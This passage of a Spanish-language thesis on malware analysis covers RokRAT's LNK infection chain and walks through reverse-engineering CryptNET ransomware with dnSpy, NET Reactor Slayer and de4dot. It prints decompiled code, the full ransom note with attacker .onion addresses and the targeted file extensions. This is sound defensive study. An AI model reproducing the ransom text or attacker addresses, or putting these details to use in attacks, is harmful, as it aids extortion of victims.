


Figura 18. VirusTotal

Capítulo 4 - Análisis de *Malware*

Como se ha descrito anteriormente, hay múltiples formas de infectar un sistema con un código maligno. A continuación, se describirá brevemente y con información externa parte del funcionamiento de un *malware* encontrado llamado RokRAT.

Tras esto, se llevará a cabo un análisis exhaustivo de otro *malware*, en este caso de un *ransomware* que recibe el nombre de Cryptnet y que servirá como fase principal de la experimentación para poner en práctica y entrenar los conocimientos adquiridos.

4.1 Ejemplo del análisis sobre el *malware* RokRAT por Check Point Research

Para poder entender más este proceso, se va a analizar RokRAT, un *malware*, que se cree que fue creado por el grupo APT37 (famoso grupo de hackers norcoreanos) y que desde el portal Check Point, desde donde se ha obtenido gran parte de la siguiente información, llevan mucho tiempo siguiendo la pista.

4.1.1 Historia de RokRAT

En este caso la implementación de RokRAT se realiza mediante ficheros LNK que inician una cadena de infección en varias etapas. Esta muestra se descubrió por primera vez en julio de 2022 aunque los primeros RokRAT se reportaron en 2017.

Aunque originalmente solo estaba disponible para Windows, en los últimos años se han encontrado también muestras para macOS (Además de las existentes en Android que han sido actualizadas posteriormente).

En las versiones actuales de RokRAT, y tras las medidas que tomó Microsoft para evitar el uso malintencionado de macros en sus aplicaciones ofimáticas, la actuación de RokRAT se basa en la mayoría de los casos, en utilizar un archivo LNK que inicia la infección. Para ello, ejecuta PowerShell a la vez que abre un documento que sirve de señuelo. Esta técnica conocida como EmbedExeLnk se consigue mediante la creación de un archivo LNK con un EXE anexado al final. El archivo LNK ejecuta unos comandos

en Powershell para conseguir leer el contenido del EXE que está situado al final del LNK, lo copia en un archivo de la carpeta %TEMP% y lo ejecuta.

4.1.2 "Proyectos en Libia"

En febrero de 2023 los investigadores de Check Point se encuentran con una muestra de ROKRAT en un archivo zip llamado "projects in Libya.zip" el cual dispone de varios documentos robados. De los cuatro archivos, tres de ellos eran archivos benignos, "MFZ Executive Summary Korea.pdf", "Proposed MOU GTE Korea.docx" y "Proposed MOU GTE Korea.pdf". Pero el cuarto era un archivo LNK sospechosamente grande, de 42,5 MB, disfrazado de PDF llamado "Pipelines Profile (Elfeel- Sharara-Mellitah + Wafa - Mellitah).pdf". Mientras que los documentos benignos mostraban un proyecto de una compañía petrolera libia y una consultora coreana, el LNK malicioso abría un PDF de un oleoducto realizado por Enppi, un contratista especializado en proyectos en las industrias del petróleo y el gas (Figura 19).




Figura 19. Documento PDF Pipelines Profile




Figura 20. Cadena de infección en Project in Libya

El proceso de infección se iniciaría con la descarga del ZIP "Projects in Libya.zip" que al ejecutar el archivo malicioso LNK abriría simultáneamente tanto un PDF que trata sobre el oleoducto como un PowerShell que ejecutaría un archivo BAT, el que se encargaría de ejecutar otra PowerShell para descargar un loader cifrado y un payload de ROKRAT (Figura 20).

A continuación, se va a analizar con más detalle todo el proceso, desde el fichero zip hasta el PowerShell.

4.1.3 Descomprimiendo el ZIP

El ataque empieza con un archivo ZIP que contiene archivos PDF y DOCX además de un acceso directo (LNK) camuflado como "Pipelines profile" que resultaría muy interesante para trabajadores del gobierno. Al pulsar sobre él, parece que el archivo contiene planos sobre un oleoducto, pero es en realidad el inicio de la infección.

4.1.4 Analizando los archivos LNK y BAT

Al comprobar el peso del archivo se ve que es excepcionalmente grande lo que hace pensar que hay información oculta que interesa extraer. Para ello se utilizará el artículo de Syed Hasan sobre análisis de archivos LNK [25], lo que permitirá analizarlo más fácilmente.

Haciendo uso de la herramienta LECmd sobre nuestro archivo nos revela entre otras cosas que está activa la flag de Windows SwShowminnoactive (Figura 21) que hace que no se muestre ninguna ventana al ejecutarse, lo que permitirá llevar acciones en segundo plano sin que la víctima se percate.




Figura 21. Análisis realizado por LECmd sobre el archivo LNK

También se pueden ver los argumentos que se usan al apuntar a cmd.exe (Figura 22):




Figura 22. Análisis realizado por LECmd sobre el archivo LNK

Podemos mejorar la legibilidad del código con Cyberchef, una página web con múltiples funcionalidades, en este caso usaremos la herramienta beautify para que automáticamente nos solucione este problema (Figura 23).




Figura 23. Output de Cyberchef Beautify del código extraído del LNK

En la primera línea inicia Powershell con la ventana oculta y establece la ruta del directorio. Tras esto comprueba si el directorio es System32 o Program Files y en caso de ser así establece la ruta a %temp%. Posteriormente se llama a los archivos PDF y BAT, para que mientras que la víctima ve el archivo PDF, se ejecuta el archivo BAT en segundo plano.

Figura 24. Código extraído en el BAT

En el archivo BAT se puede observar que tras importar kernel32.dll, que se encarga de la administración de memoria, tras lo cual invoca a VirtualProtect, permitiendo así llamar desde un cliente web al link de One Drive, lo que le permitirá cargar la siguiente parte del *malware* (Figura 24).

4.2 Prueba de concepto: análisis de CryptNET

El análisis real se va a realizar sobre una muestra conteniendo el *malware* CryptNET *Ransomware*, escrito en .NET, y que según la empresa de seguridad en la nube Zscaler[10], está protegido con **.NET Reactor**[11], la herramienta de ofuscación desarrollada por Eziriz.[12]

4.2.1 Información previa

Detectado por primera vez en abril de 2023, se puede encontrar una muestra para su inspección en Unpacme[13].

Además, es posible encontrar el reporte de Virus Total el cual a fecha actual lo califica claramente como malicioso y está marcado así por 54 antivirus[14].

Adicionalmente este *malware* cuenta con una web en la que se publican las empresas y los archivos afectados[15] (Figura 25):

[10] https://www.zscaler.com/

[11] https://www.eziriz.com/dotnet_reactor.htm

[12] https://www.eziriz.com/

[13] https://www.unpac.me/results/fccb073a-009a-4048-b097-54b5ffff6639#/

[14] https://www.virustotal.com/gui/file/2e37320ed43e99835caa1b851e963ebbf153f16cbe395f259bd2200d14c7b775/detection

[15] http://blog6zw62uijolee7e6aqqnqaszs3ckr5iphzdzsazgrpvtqtjwqryid.onion/

Figura 25. Página web del malware

4.2.2 Infección

Para entender mejor el funcionamiento de un *malware* es importante hacer ingeniería inversa con él, pero más importante es que antes, como usuario, ver que hace ese *malware*.

Haciendo uso de una máquina virtual aislada, se ejecuta el archivo y un segundo después ya son visibles los efectos. Probablemente al tratarse de una máquina virtual vacía, no ha requerido prácticamente nada de tiempo. En el fondo de pantalla aparece un aviso de lo sucedido (Figura 26), que indica abrir un txt localizado en el escritorio. En el aparece una breve explicación de lo que ha pasado y los pasos a seguir para recuperar los datos (Figura 27).

Figura 26. Fondo de pantalla de máquina infectada




Figura 27. Archivo txt con las explicaciones y las instrucciones a seguir

Desde el navegador Tor, se accede a la página que requiere introducir la ID proporcionada en el archivo TXT y resolver un Captcha (Figura 28). Una vez dentro los atacantes informan del tiempo restante para recuperar los archivos y que es necesario contactar con ellos (Figura 29).

Disponen de un chat para comunicarse con ellos (Figura 30), es importante destacar que este elemento podría ser de especial relevancia a la hora de intentar "desanonimizar" a los creadores de la web.




Figura 28. Inicio de sesión web para recuperar los archivos




Figura 29. Página web para recuperar los archivos




Figura 30. Chat de soporte en la web de recuperación de archivos

4.2.3 Análisis técnico

Al tratarse de un *malware* escrito en .NET utilizaremos la herramienta dnSpy, que nos permitirá ver el código del ejecutable y depurarlo en caso de que sea necesario.




Figura 31. estructura de cryptnet.exe protegido por .NET Reactor

Nada más abrir el archivo en dnSpy es posible comprobar que el nombre asignado al ejecutable es encrypt.exe (Figura 31) lo que da una idea de poco sigilosos pueden llegar a ser sus creadores. Tras ver el *entry point* se puede encontrar un mensaje que indica que el archivo está protegido por una versión demo de .NET Reactor (Figura 32).

```
        }
        break;
    }
    throw new Exception("This assembly is protected by an unregistered version of Eziriz's \".NET Reactor\"! This assembly won't further work.");
}
```

Figura 32. Mensaje de aviso de la protección de la versión demo de .NET Reactor

Al tratarse de una versión demo de .NET Reactor es incluso posible encontrar algunas funciones sin protección alguna (Figura 33):

Figura 33. Funciones sin ofuscar

Tras una rápida búsqueda de información, es posible encontrar la herramienta llamada **NET Reactor Slayer**[16], un "desofuscador" de código abierto que permite obtener el código protegido por .Net Reactor.

La herramienta cuenta con una sencilla interfaz del clásico look "herramienta hacker" (Figura 34) y tras pasar por ella nuestro cryptnet ofuscado con .NET Reactor, conseguiremos un crypnet_*slayed* ya con una estructura mucho más clara (Figura 35):




Figura 34. Uso de .NET Reactor Slayer

[16] https://github.com/xlfj5211/NetReactorSlayer




Figura 35. Estructura de cryptnet arriba y cryptnet_slayed abajo

Ahora sí, ya es posible obtener un *main*, por desgracia al comprobar su contenido se observa que esta vez tiene una ofuscación de *strings* lo que requerirá otro desofuscador (Figura 36).

```
// Token: 0x06000004 RID: 4 RVA: 0x00002524 File Offset: 0x00000724
private static void Main(string[] args)
{
    bool flag;
    new Mutex(true, Environment.MachineName, ref flag);
    if (flag)
    {
        Class0.string_2 = Class0.smethod_15();
        Class0.string_4 = Class0.string_4.Replace(Class2.smethod_14(0), Class2.smethod_14(12) + Class0.smethod_9(28) + Class2.smethod_14(20));
        Class0.smethod_0();
        Class0.smethod_12(Class0.string_6);
        if (Class0.smethod_8())
        {
            Class0.smethod_14();
            Class0.smethod_11();
        }
        Class0.smethod_13();
    }
}
```

Figura 36. Main de cryptnet_Slayed

En este caso se puede utilizar **de4dot**[17], otro desofuscador que permite descifrar strings dinámicamente. Para ello, el comando carga en memoria el archivo y cuando detecta acceso a la función especificado, creará una función dinámica y guardará el resultado. Al cargar y ejecutar código que no se conoce con exactitud su funcionamiento, más aún siendo *malware*, es muy importante hacer este proceso en una máquina virtual.

Los strings están ofuscados con las funciones *smethod_15*, *smethod_14* y *smethod_9* así que obteniendo sus respectivos tokens se usarán con de4dot para obtener su contenido. Se hará sucesivamente con cada función introduciendo los siguientes comandos y renombrando el archivo resultante:

de4dot cryptnet_Slayed.dll –strtyp emulate –strtok 0x0600003B

de4dot cryptnet_Slayed-cleaned.dll –strtyp emulate –strtok 0x06000014

de4dot cryptnet_Slayed-cleaned-cleaned.dll –strtyp emulate –strtok 0x0600000E

Para evitar tener un nombre de archivo extremadamente largo, se renombra *cryptnet_Slayed-cleaned-cleaned* a *cryptnet_limpito*.

```
// Token: 0x06000004 RID: 4 RVA: 0x00002524 File Offset: 0x00000724
private static void Main(string[] args)
{
    bool flag;
    new Mutex(true, Environment.MachineName, ref flag);
    if (flag)
    {
        Class0.string_2 = "*** CRYPTNET RANSOMWARE ***\r\n\r\n--- What happened? ---\r\nAll of your files are encrypted and stolen. Stolen data will be published soon\r\non our tor
          website. There is no way to recover your data and prevent data leakage without us\r\nDecryption is not possible without private key. Don't waste your and our time to
          recover your files. \r\nIt is impossible without our help\r\n\r\n--- How to recover files & prevent leakage? ---\r\nTo make sure that we REALLY CAN recover your data - we
          offer FREE DECRYPTION for warranty. \r\nWe promise that you can recover all your files safely and prevent data leakage. We can do it!\r\n\r\n--- Contact Us---\r\nDownload
          Tor Browser - https://www.torproject.org/download/ and install it\r\nOpen website:  http://cryptr3fmuv4di5uiczofjuypopr63x2gltlsvhur2ump4ebru2xd3yd.onion\r\nEnter
          DECRYPTION ID:  4LUiqDpnxbDGq3jaxvtrp2zI8CmEagp4\r\n            ";
        Class0.string_4 = Class0.string_4.Replace("#ID#", "4L" + "wKmQPT4XO0xKRIj7jtOWPB1Gck4H" + "p4");
        Class0.smethod_0();
        Class0.smethod_12(Class0.string_6);
        if (Class0.smethod_8())
        {
            Class0.smethod_14();
            Class0.smethod_11();
        }
        Class0.smethod_13();
    }
}
```

Figura 37. Main resultante de de4dot_limpito

[17] https://github.com/de4dot/de4dot

Ahora ya es posible ver el contenido de los strings, el texto que aparece es el siguiente (Figura 37):

"*** CRYPTNET *RANSOMWARE* ***\r\n\r\n--- What happened? ---
\r\nAll of your files are encrypted and stolen. Stolen data will be published soon\r\non our tor website. There is no way to recover your data and prevent data leakage withou t us\r\nDecryption is not possible without private key. Don't waste your and our time to r ecover your files. \r\nIt is impossible without our help\r\n\r\n--
- How to recover files & prevent leakage? ---
\r\nTo make sure that we REALLY CAN recover your data - we offer FREE DECRYPTION f or warranty. \r\nWe promise that you can recover all your files safely and prevent data leakage. We can do it!\r\n\r\n--- Contact Us ---
\r\nDownload Tor Browser - https://www.torproject.org/download/ and install it\r\nOp en website: http://cryptr3fmuv4di5uiczofjuypopr63x2gltlsvhur2ump4ebru2xd3yd.onion\r \nEnter DECRYPTION ID: #ID#\r\n "

Justo el mismo texto que aparece en el archivo TXT.

Como es posible editar las variables, se renombrarán de forma que sea más legible analizar el código, en este caso, se llamará "*textoDeAviso*". Pulsando sobre la variable se puede comprobar que también se encuentran otros strings relevantes como una especie de ID y el texto que aparece en el fondo de pantalla, que también para su posterior lectura se renombrará a "textoFondoPantalla".

También se puede encontrar un array de *strings* (Que se renombrará a "*extensionesAEncriptar*") con lo que se intuye fácilmente que son las extensiones de los archivos que hay que encriptar. A continuación, se muestra una lista de ellas:

```
      .myd .ndf .qry .sdb .sdf .tmd .tgz .lzo .txt .jar .dat .contact .settings
.doc .docx .xls .xlsx .ppt .pptx .odt .jpg .mka .mhtml .oqy .png .csv .py .sql
.indd .cs .mp3 .mp4 .dwg .zip .rar .mov .rtf .bmp .mkv .avi .apk .lnk .dib .dic
.dif .mdb .php .asp .aspx .html .htm .xml .psd .pdf .xla .cub .dae .divx .iso
